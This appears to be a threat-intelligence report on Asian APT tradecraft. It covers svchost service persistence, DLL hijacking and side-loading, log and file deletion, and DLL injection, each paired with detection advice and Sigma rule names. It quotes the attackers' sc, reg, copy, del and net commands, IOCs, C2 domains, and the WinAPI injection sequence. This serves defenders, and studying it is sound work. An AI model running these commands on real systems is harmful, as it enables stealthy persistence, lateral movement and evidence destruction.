A very popular technique among Asian APT groups is to add a service that runs in the context of svchost.exe. For the service running in the context of svchost.exe, they usually specify a ServiceDLL parameter containing the path to the DLL file that implements the service and will be loaded into the svchost.exe process specified in ImagePath:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<service_name>\ImagePath:
“%systemroot%\system32\svchost.exe -k <service_group>”
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<service_name>\Parameters\
ServiceDll: “<path_to_dll_file>”
```

Examples of procedures

Example 1

Asian APT groups typically create a malicious service that runs in the context of the svchost.exe process.

As mentioned in the description of the first incident, attackers added the SQLReader service name to the registry key **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost\netsvcs** and specified the path to the DLL in the corresponding registry key of the **SQLReader** service:

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v
netsvcs /t REG_MULTI_SZ /d AeLookupSvc\0 … \0SQLReader
sc create SQLReader binpath= "C:\Windows\System32\svchost.exe -k netsvcs" start= auto
displayname= "SQL Server VSS Reader"
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SQLReader /v Description /t
REG_SZ /d "SQL Server VSS Reader"
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SQLReader\Parameters /v
ServiceDll /t REG_EXPAND_SZ /d "C:\Windows\System32\sqlrder.dll"
sc start SQLReader
```

Example 2

ToddyCat actively used various persistence methods, including **Create or Modify System Process: Windows Service T1543.003.** While concealing their malicious services in the context of the svchost.exe process, they also added a new service name to **fontcsvc** and specified the **ServiceDLL:**

```
Registry key: HKLM\System\ControlSet001\Services\FontCacheSvc\Parameters\ServiceDll
Registry value: C:\Program Files\Common Files\System\apibridge.dll
MD5: BB08CAE5C2C741BC040C9EC6E046BCAC
```

The service was created remotely by using the sc create command:

```
sc \\<remote_hostname> create FontCacheSvc binpath= “C:\Windows\system32\svchost.exe
-k fontcsvc”
```

Example 3

There is another example of creating a service in the context of svchost.exe disguised as the Windows Push Notification Service. The legitimate variant has 5 random characters at the end (for example, WpnUserService_562df), which makes it easier for an attacker to conceal a malicious service.

```
Service_name: WpnUserService_2727f.dll
C:\Windows\System32\svchost.exe -k WpnUserService_2727f
```

Example 4

In addition to services in the context of svchost.exe, we also encountered legitimate executable files running as services used to side-load a malicious library (the DLL Side-loading technique). When alerted to the creation of a service, SOC analysts check the executable file of the service and may overlook malicious activity if the name and hash of the executable file are legitimate.

Fortunately, we saw that the service was created from a remote host, which is definitely suspicious:

```
sc \\<remote_hostname> create ct binpath= “C:\Windows\system32\vlc.exe start”
sc \\<remote_hostname> create VLCMediaSvc binpath= “"C:\Program Files\Common Files\VLCMedia\
vlc.exe" service”
```

Example 5

In another example, we also encountered the DLL Side-loading technique while observing the creation of a service. In this case, a legitimate file was specified as the executable file of the service:

```
sc  create "server power" binpath= "C:\Windows\system32\cmd.exe /c
start C:\Windows\Help\help\MEUpdate.exe"
```

Example 6

Another pattern observed among Asian APT groups is their tendency to delete and rewrite a service.

In this example, a BAT file is run with system privileges to create a service using the sc command, and the net.exe utility is started. Notably, the attackers changed the standard function ServiceMain to the GetPrivateContextsPerfCounters function.

```
"C:\Windows\system32\cmd.exe" /c “C:\Windows\temp\_lpih.bat C:\Windows\temp\sessionenv.dll”
sc  delete "SessionEnvSvc"
reg  delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "SessionEnvSvc"
/f
reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "SessionEnvSvc" /t
REG_MULTI_SZ /d "SessionEnvSvc" /f
sc  create "SessionEnvSvc" binPath= "$system32\svchost.exe -k SessionEnvSvc" type= share start=
auto error= ignore DisplayName= "Remote Desktop Configuration Manager"
reg  add "HKLM\SYSTEM\CurrentControlSet\Services\SessionEnvSvc\Parameters" /v "ServiceDll" /t
REG_EXPAND_SZ /d "$windir\AppPatch\sessionenv.dll" /f"
reg  add "HKLM\SYSTEM\CurrentControlSet\Services\SessionEnvSvc\Parameters" /v "ServiceMain" /t
REG_SZ /d "GetPrivateContextsPerfCounters" /f" - changing default name of ServiceMain
net  start "SessionEnvSvc"
```

Example 7

We encountered similar activity when analyzing an incident in Kyrgyzstan in which a BAT file was run on a host remotely using WMI.

In contrast to the previous example, here the attackers add a value defining actions to be taken in response to errors (FailureActions). However, just like in the previous example, they change the standard function ServiceMain to another function (CreateConfigStream in this case).

```
cmd /c c:\programdata\saL_L.bat c:\programdata\fdeploy.dll
sc stop "AudioSrvSrv"
sc delete "AudioSrvSrv"
reg  delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "AudioSrvSrv" /f
reg  add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "AudioSrvSrv" /t
REG_MULTI_SZ /d "AudioSrvSrv" /f
sc  create "AudioSrvSrv" binPath= "$system32\svchost.exe -k AudioSrvSrv" type= share start= auto
error= ignore DisplayName= "Windows Audio Manager"
reg  add "HKLM\SYSTEM\CurrentControlSet\Services\AudioSrvSrv" /v "FailureActions" /t REG_
BINARY /d "0000000000000000000000000300000014000000010000000000000001000000
000000000100000000000000" /f
reg  add "HKLM\SYSTEM\CurrentControlSet\Services\AudioSrvSrv\Parameters" /v "ServiceDll" /t
REG_EXPAND_SZ /d "$system32\wbem\audiosrv.dll" /f
reg  add "HKLM\SYSTEM\CurrentControlSet\Services\AudioSrvSrv\Parameters" /v "ServiceMain" /t
REG_SZ /d "CreateConfigStream" /f
net  start "AudioSrvSrv"
```

Detection

Although it is rather easy to track the creation of a new service, this activity is generated by most legitimate applications. Therefore, each organization must ensure thorough filtering of the applications that are used in their organization.

The primary way to detect this technique is to monitor any modifications made to the Services tree of the Windows registry, including the following:

- Changes to the ImagePath parameter value
- Changes to the ServiceDLL parameter value

Whatever method the attacker uses, the creation of a new service is reflected in the Services registry tree.

However, if an attempt to create a service was unsuccessful, we will not see this failure in the registry. Even though the service was not created, attempts to create one cannot be ignored, so you are advised to track the creation of services via the command line, including the following events:

- Creation or modification of a service via sc.exe
- Creation or modification of a service via reg.exe
- Creation or modification of a service via PowerShell, and Win API calls, for example, in EPP/EDR solutions

Please keep in mind that legitimate software often creates Windows services to ensure proper functioning of the application. Malicious services typically have their executable files in shared directories, while legitimate software is usually run from the Program Files directory.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 13
PowerShell	Microsoft-Windows-PowerShell/ Operational	4103, 4104

SIGMA rules

- Sigma-Generic-Windows Service Creation or Modification via sc.exe
- Sigma-Generic-Remote Windows Service Creation or Modification via sc.exe
- Sigma-Generic-Windows Service Creation or Modification via PowerShell.exe
- Sigma-Generic-Service manipulations via net.exe
- Sigma-Generic-Windows Service Creation from non-system directory via Registry
- Sigma-Genetic-Modification of SvcHost Group in Registry
- Sigma-Generic-Windows Service Path Modification in Registry

Defense Evasion TA0005

Hijack Execution Flow T1574

Basic description

The Hijack Execution Flow technique allows an attacker to capture an execution thread and get their code to run in the context of a legitimate process. An attacker often gets this opportunity due to the specific features of operating system programs (for example, the system can independently find a DLL to load into a process even if the developer did not specify the complete path to it in the code). These special features of an operating system are often ignored during application development.

The MITRE ATT&CK framework distinguishes the following Hijack Execution Flow sub-techniques for Windows:

- DLL Search Order Hijacking
- DLL Side-Loading
- Executable Installer File Permissions Weakness
- Path Interception by PATH Environment Variable
- Path Interception by Search Order Hijacking
- Path Interception by Unquoted Path
- Services File Permissions Weakness
- Services Registry Permissions Weakness
- COR_PROFILER
- KernelCallbackTable

However, these do not include a subtechnique for a situation in which a replaceable DLL is not present in the system. For example, application A.exe attempts to load the a.dll library from a directory, but this DLL is missing from the system. In this case, the attacker can ensure that their code is executed by creating a library named a.dll with their own payload in the specified directory. This is known as **Phantom DLL Hijacking** in the security community.

Aside from situations in which attackers are able to create a DLL that didn’t exist in the system, attackers can also use other methods to intercept a control thread. In addition to simple code execution, attackers often use a legitimate documented capability called Windows DLL Redirection to ensure that an application continues to work even after a malicious library is loaded into it. DLL Redirection lets you redirect an execution thread to a legitimate DLL after code is executed from a loaded/malicious library:

1

An application calls a specific function from the malicious DLL while “assuming” that the library is legitimate.

2


If an application calls a function that is implemented in a malicious DLL by an attacker, the attacker's code is executed, then execution of the function is redirected to a legitimate library. For example, it is directly loaded into the address space of a process (LoadLibrary), then the address of the original legitimate function (GetProcAddress) is found. This function is then executed.

3

If a different function is called, execution is simply redirected to a legitimate DLL.

When creating a DLL, the actor indicates that it must export specific functions and redirect their execution to the original library, which the attacker usually renames.

Figure 46 The add_numbers and ordinals_test functions in ProxyLib.dll are redirected to the identically named functions in SimpleLib_1.dll



Name	Ordinal	Address	Forwarded Name
add_numbers	1	0x00259FEF	SimpleLib_1.dll.add_numbers
ordinal_test	2	0x0025A018	SimpleLib_1.dll.ordinal_test
print_hello	3	0x000AA810	

Hijack Execution Flow: DLL Search Order Hijacking T1574.001

Basic description

Threat actors often use this method to load a malicious DLL into a legitimate process according to the standard procedure for searching for DLLs in a Windows operating system. When attempting to load a specific library into the address space of a process, the Windows OS checks for it in the following directories:

1. Directory containing the executable file of the running application
2. System directory (for example, C:\Windows\System32\)
3. 16-bit system directory (for example, C:\Windows\System\)
4. Windows directory (for example, C:\Windows\)
5. Current directory
6. Directories listed in the PATH environment variable

If an attacker has permissions to write to a directory located higher on the list than the directory containing the legitimate DLL, they can drop a malicious library into it. In this case, the attacker's DLL will be loaded into the process. This technique is often accompanied by the use of DLL Redirection to avoid errors and prevent the process from crashing.

Examples of procedures

In an attack on the entitites in the APAC region at the end of October of 2022, attackers made several attempts to use the DLL Hijacking technique:

MSDTC

Known misconfiguration of MSDTC (Distributed Transaction Coordinator). MSDTC is a Windows service responsible for coordinating transactions between databases (SQL Server) and a web server. When started, it attempts to find and load the following three libraries:

- oci.dll
- SQLLib80.dll
- xa80.dll

The oci.dll library is not present in the standard distribution of Windows. This provides the opportunity for attackers with local administrator rights on a host to create a malicious oci.dll and execute code from it by starting a service.

An Asian APT group copied a malicious library to the directory %SystemRoot%\System32\oci.dll on a host and started the Distributed Transaction Coordinator service using sc.exe:

```
sc  start msdtc
```

IKEEXT

In the second case, malicious code was located in the C:\Windows\System32\wlbsctrl.dll library, which was loaded into a process when the IKEEXT service started. The wlbsctrl.dll library is absent from the standard distribution of Windows OS. We presume that the attackers transferred a malicious DLL from a remote host so that they could implement DLL Search Order Hijacking to move laterally through the network.


Actors do this by using Service Control Manager and the console-based utility for working with it (sc.exe). Attack sequence:

On the remote machine, sc.exe is used to stop the target service, which is most often IKEEXT or SessionEnv

```
sc.exe \\TARGET stop IKEEXT
```

A DLL with a malicious payload is copied to the system directory of the remote host. The library name matches the names of DLLs that the service attempts to load (IKEEXT attempts to load wlbsctrl.dll (MD5:04BDD31D97C4E49720F2B117562639C0), and SessionEnv attempts to load TSMSISrv.dll and TSVIPSrv.dll)

```
copy wlbsctrl.dll \\TARGET\C$\Windows\System32\wlbsctrl.dll
```



```
6:54:1...  svchost.exe   320  ReadFile         C:\Windows\System32\KernelBase.dll   SUCCESS         Offset: 558,080, Length: 4,096, I/O Flags: Non-ca...
6:54:1...  svchost.exe   320  ReadFile         C:\Windows\System32\KernelBase.dll   SUCCESS         Offset: 537,600, Length: 24,576, I/O Flags: Non-c...
6:54:1...  svchost.exe   320  QueryNameInfo... C:\Windows\System32\IKEEXT.DLL       SUCCESS         Name: \Windows\System32\IKEEXT.DLL
6:54:1...  svchost.exe   320  QueryNameInfo... C:\Windows\System32\IKEEXT.DLL       SUCCESS         Name: \Windows\System32\IKEEXT.DLL
6:54:1...  svchost.exe   320  CreateFile       C:\Windows\System32\wlbsctrl.dll     NAME NOT FOUND  Desired Access: Read Attributes, Disposition: Ope...
```

As the last step, the attackers start the service on the remote host, and the service automatically loads the malicious DLL.

```
sc.exe \\TARGET start IKEEXT
```

After the attackers were able to execute the code of **wlbsctrl.dll** in the address space of the svchost.exe process, it made a DNS request to resolve the malicious domain boxilv.metuboss[.]com. Then the child process cmd.exe was created by svchost.exe.

Detection

Although it can be difficult to manually detect DLL Hijacking, you can use an EPP solution. You can also take several actions to help in the detection:

System profiling

A system profile is compiled by determining what is normal for a system and what is abnormal for the system.

This is a continual process that is complicated by additional software installed on hosts. However, you can distinguish the common locations or applications that are exposed to DLL Hijacking attacks most often. For example, standard executable files in the System32 and SysWOW64 directories are prone to these attacks.

One way to generate a profile on the executable files in these directories is to run them from a non-standard location on the system (for example, C:\Temp) and use tools such as ProcMon to view the events that occur. This will help find out which DLLs are missing from the system and identify the applications that load DLLs based on a relative path. The latter is used by attackers to conduct DLL Side-loading attacks. Likewise, it is also advisable to copy the DLLs loaded by an executable file into a non-standard directory to see what happens and identify this type of vulnerability.

The next step is to write correlation rules based on the data you obtained:

a. Loading a DLL that is absent from the system (Phantom DLL Hijacking)
b. Loading a standard DLL from a non-standard directory (Search Order Hijacking, DLL Side-Loading)
c. Loading a standard executable file from a non-standard directory (DLL Side-Loading, Masquerading)

Monitoring research and vulnerabilities

The security community frequently publishes data on newly detected applications that are vulnerable to DLL Hijacking. By monitoring this data, you can do the following:

a. Write correlation rules to quickly detect a new procedure.
b. Run the Threat Hunting process to confirm or disprove that a system was compromised using this procedure.
c. Enrich the knowledge base of the DFIR team, which can simplify the search for artifacts on a compromised system, especially if DLL Hijacking is typical for the group that conducted the attack.

Monitoring attack reports

This pertains to much more than just DLL Hijacking. Data obtained from these reports not only helps SOC, TH, and DFIR teams, but also enriches the Cyber Threat Intelligence knowledge base with information about the use of specific techniques by attackers and the procedures that were employed.

SIGMA rules

- Sigma-Generic-IKEEXT service DLL Hijacking
- Sigma-Generic-SessionEnv service DLL Hijacking

Hijack Execution Flow: DLL Side-Loading T1574.002

Basic description

When using the DLL Side-Loading subtechnique (sometimes called Relative Path DLL Hijacking), an attacker brings in their own executable files of applications that are often legitimate but vulnerable to DLL Hijacking together with malicious DLLs and then run a file. This leads to execution of code from the malicious DLL in the context of a legitimate process whose image is the executable file brought in by the attacker. DLL Side-Loading is very popular among attackers because it lets them take advantage of DLL Search Order Hijacking and avoid dependencies on the particular software installed in the victim's infrastructure.

The attack procedure is simple:

1

Find an application that is vulnerable to DLL Hijacking (usually a legitimate application with a valid signature)

2

The attacker copies this application together with the malicious DLL to a directory on the victim's machine where the attacker has write permissions.

3

The attacker starts the copied application and the malicious DLL is loaded into the virtual address space of the running process. This way, the attacker gets to execute code in the context of a legitimate process.

Examples of procedures

Example 1

Asian APT groups use the DLL Side-loading technique very often. In an attack targeting an organization in Indonesia, attackers used an application called meupdate.exe, which is vulnerable to DLL Hijacking. They copied this application into the directory %SystemRoot%\help\help\meupdate.exe together with a malicious library named msedgeupdate.dll. After the application was started, the malicious DLL was loaded into the address space of the meupdate.exe process. Then the malicious code created the svchost.exe process (see Process Hollowing).

Example 2

In an attack targeting a Malaysian organization, attackers used the popular legitimate application VLC Media Player, which was put into a directory together with a malicious library. After the application was started, a malicious DLL was loaded into its address space. This DLL was named libvlc.dll (MD5: CBE5AEB8D809C4E09C7C2B7705C35F95).

```
Command_line: “C:\Program Files\Common Files\VLCMedia\vlc.exe service”
```

Example 3

Side-loading enabled an Asian APT group to execute code from a malicious DLL named **sqlite.dll** in the context of a service. As a result, the acrobroker.exe process was started with the command-line option **"--i"**. The malicious DLL was loaded into a new process and initiated startup of netsh.exe. Then code was injected into this process. After the code injection, the netsh.exe process connected to the attackers' administrative control console at "www.zemelya67[.]ru" to receive commands.

Implants encountered in attacks conducted by Asian threat actors:

MD5	File name
C706F39B9323D6A8BEFEFD445583D099	cclib.dll
A375266904647D5F5D26613C31881385	sqlite.dll
DE8804CBA58C70659134E03CADDE6146	libvlc.dll
F36A6A1B48D379FFCD1A78A5FA3460D7	libvlc.dll
—	c:\ProgramData\intel\shadercache\colorui.dll

Other files:

MD5	File name	Verdict
B13C355F6A5EDC9E 3067EC76D7CF04ED	dbhelp.dll	Trojan.Win32.APosT.nyb
C19B5F9BF1CD6BC5 C9F9EE554B0C2665	mpclient.dll	Trojan.Win64.Agentb.bvf
2358CA2BE24DD767 F4997C315203B7AA	c:\Program Files\nvidia corporation\nvstreamsrv\steamlauncher\supporttool\cryptbase.dll	Backdoor.Win64.MysterySnail.c
B65F28835D13F17E D7EAC5EEB0D4C662	C:\Users\User\AppData\Local\cef\cryptbase.dll	Backdoor.Win64.MysterySnail.e

Example 4

In another attack, an Asian APT group used Side-loading for code execution that was less noticeable. The malicious DLL C:\ProgramData\oracle\mpsvc.dll was loaded into the process C:\ProgramData\oracle\taskhost.exe, which was started while running a postponed task (the parent process was C:\Windows\System32\taskeng.exe). After it is loaded, the malicious DLL initiates startup of the msiexec.exe process. Asian threat actors often execute their payload in the context of this process.

Implants also encountered in attacks conducted by Asian threat actors:

MD5	Path
BB02A5D3E8807D7B13BE46AD478F7FBB	c:\ProgramData\intel\wireless\cclib.dll
7332710D10B26A5970C5A1DDF7C83FBA	c:\ProgramData\oracle\mpsvc.dll

Below are some examples of libraries that attackers loaded into legitimate processes using the Side-loading technique:

MD5	File name
11955356232dcf6834515bf111bb5138	McUtil.dll
149f35aaa7f6c065e7562850d6968683	McUtil.dll.
aa7231904a125273f5e5ee55a1441ba4	TmDbgLog.dll
87AA0BEDF293E9B16A93E4411353F367	hccutils.dll

Detection

Approaches to detecting DLL Hijacking are described in **Hijack Execution Flow: DLL Search Order Hijacking T1574.001.**

Indicator Removal T1070

Basic description

After achieving their objectives or during an attack, threat actors try to delete traces of their presence in the infrastructure. Entries in files (usually event logs) may be created automatically at the OS level depending on the actions of attackers and/or their tools. SOC analysts track these indicators in the telemetry received from the host and respond to alerts.

When indicators are deleted, it becomes extremely difficult if not impossible for threat researchers or security experts to detect and investigate an infection. This helps attackers avoid detection and maintain access to the infected system or exploit it for other unlawful purposes.

Indicator Removal: File Deletion T1070.004

Basic description

Malware and various tools may leave entries in event logs or in temporary files and therefore indicate suspicious behavior on the network or directly on the victim's machine. These files are often deleted for the purpose of covering the tracks of attackers in the system.

Although operating systems have standard commands that let you delete files, attackers may also use their own tools. Examples of "native" commands in Windows are the command "del".

Examples of procedures

Example 1

Attackers deleting traces of their presence after exfiltration of data to an external server:

```
cmd.exe /c C: & cd\ & cd "" & del \\<ip>\c$\windows\temp\temp.txt
cmd.exe /c cd /d $appdata\proDAD\Adorage && del c.rar && dir
cmd.exe /c cd /d $appdata\proDAD\Adorage && del "kmt.xlsx" && dir
sc  delete "SessionEnvSvc"
reg  delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v "SessionEnvSvc"
/f
cmd.exe /C del /f /q "*"
cmd.exe /C del /f /q "\\10.188.1.250\C$\windows\help\help\*”
```

Example 2

In an incident investigated by ICS CERT, after successfully infecting a system and downloading the next implant, malware deleted itself via delayed execution using the ping command:

```
cmd /c ping localhost & del $selfpath
```

Example 3

Impacket modules also delete scripts after a command is executed:

```
%COMSPEC% /Q /c echo <command> ^> \\127.0.0.1\C$\__out 2^>^&1 > %TEMP%\e.bat &
%COMSPEC% /Q /c %TEMP%\e.bat & del %TEMP%\e.bat
```

Detection

The main way to detect the Indicator Removal: File Deletion T1070.004 technique is to look for process creation events that you can use to detect suspicious command-line arguments such as "del" in Windows.

EDR solutions also monitor file deletion events. For example, the Sysmon monitoring agent can be configured to log events for the deletion of only executable files to reduce the volume of logs.

Detection rules can be created based on creation and deletion events over a specific time interval. For example, you can have a rule that is triggered when an executable file is deleted within 24 hours of its creation.

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1, 11, 23, 26

SIGMA rules

- Sigma-Generic-File Deletion Using Ping.exe

Indicator Removal: Network Share Connection Removal T1070.005

Basic description

Threat actors may unmount previously mounted network folders. Mounted network folders may indicate that additional systems were infected. A connection to shared network resources can be deleted by using the "net" utility.

Examples of procedures

Examples of attackers deleting traces of their presence:

```
net  use \\<ip_address>\ipc$ /del
net use * /del /y
```

Detection

The main way to detect the technique known as Indicator Removal: Network Share Connection Removal T1070.005 is to look for process creation events that have suspicious command-line arguments such as "net use \\system\share /delete".

Event source	Log	Event ID
Windows	Security	4688
Sysmon	Sysmon	1

SIGMA rules

- Sigma-Generic-Network Share Deleted


Process Injection T1055

Basic description

The Process Injection technique enables attackers to execute code in the context of a legitimate process and elevate their privileges in the system, thereby making life even more difficult for security teams. Asian APT groups often utilize the Process Injection technique, especially Process Hollowing. There are also other variants of this technique, such as DLL Injection and PE Injection.

In some cases, attackers attempt to execute their code by directly querying the address space of the target process and writing commands to it. This activity can be detected by analyzing the sequence of WinAPI functions that are used.

For example, the basic mechanism for implementing a DLL Injection attack looks as follows:



1

The attacker's process gets the handle of the target process and injects code into this process.

The **dwDesiredAccess** attribute, which is a numerical representation of the required access, is passed as an argument to the **OpenProcess** function. To continue the attack, the attacker needs permissions to write to the address space of the target process, and permissions to create a thread in this process. This means that they need at least the following permissions: PROCESS_VM_WRITE, PROCESS_VM_READ, PROCESS_VM_OPERATION, PROCESS_CREATE_THREAD and PROCESS_QUERY_INFORMATION (cumulatively: 0x043A)

To avoid wasting time checking the minimal required permissions, attackers often set the value of this attribute to PROCESS_ALL_ACCESS.

2

The second step in this attack is to allocate memory in the address space of the target process. The WinAPI **VirtualAllocEx** is used for this purpose. In contrast to VirtualAlloc, VirtualAllocEx lets you allocate memory in the address space of other processes, not just in the address space of the calling process. When this function is executed, it returns the pointer to the memory area allocated in the target process.

3

Then this memory area is used to write a string containing the file system path to the DLL that the attacker wants to load into the process.

4

The next step of the attacker is to get the handle of **kernel32.dll.** This is a library of the Windows subsystem that contains an implementation of the **LoadLibrary** function required for the attack[9]**.**

5

After getting the handle of kernel32.dll, the attacker finds the address of the LoadLibrary function using the **GetProcAddress** WinAPI function.

6


Then the attacker creates a thread in the target process by calling the **CreateRemoteThread** function. This function accepts several arguments, including the following:

- **hProcess** is the handle of the process in which the thread is created.
- The attacker passes the handle that was obtained at step 1.
- **lpStartAddress** is the address of the function with which the thread begins execution. The attacker passes the address of the LoadLibrary function that was obtained at step 4. The address of functions implemented in kernel32.dll normally remains the same in different user processes, so the address of this function in the attacker's process will be the same as in the target process.
- **lpParameter** is the pointer to the parameters of the thread start function. The attacker uses this attribute to pass the address of the memory area allocated at step 2. This memory area contains a string with the path of the loaded DLL in the file system.

[9] Steps 4 and 5 may also be performed earlier in the attack sequence

Completion of this step results in generating Sysmon Event 8 (CreateRemoteThread) which will show the attributes listed above.

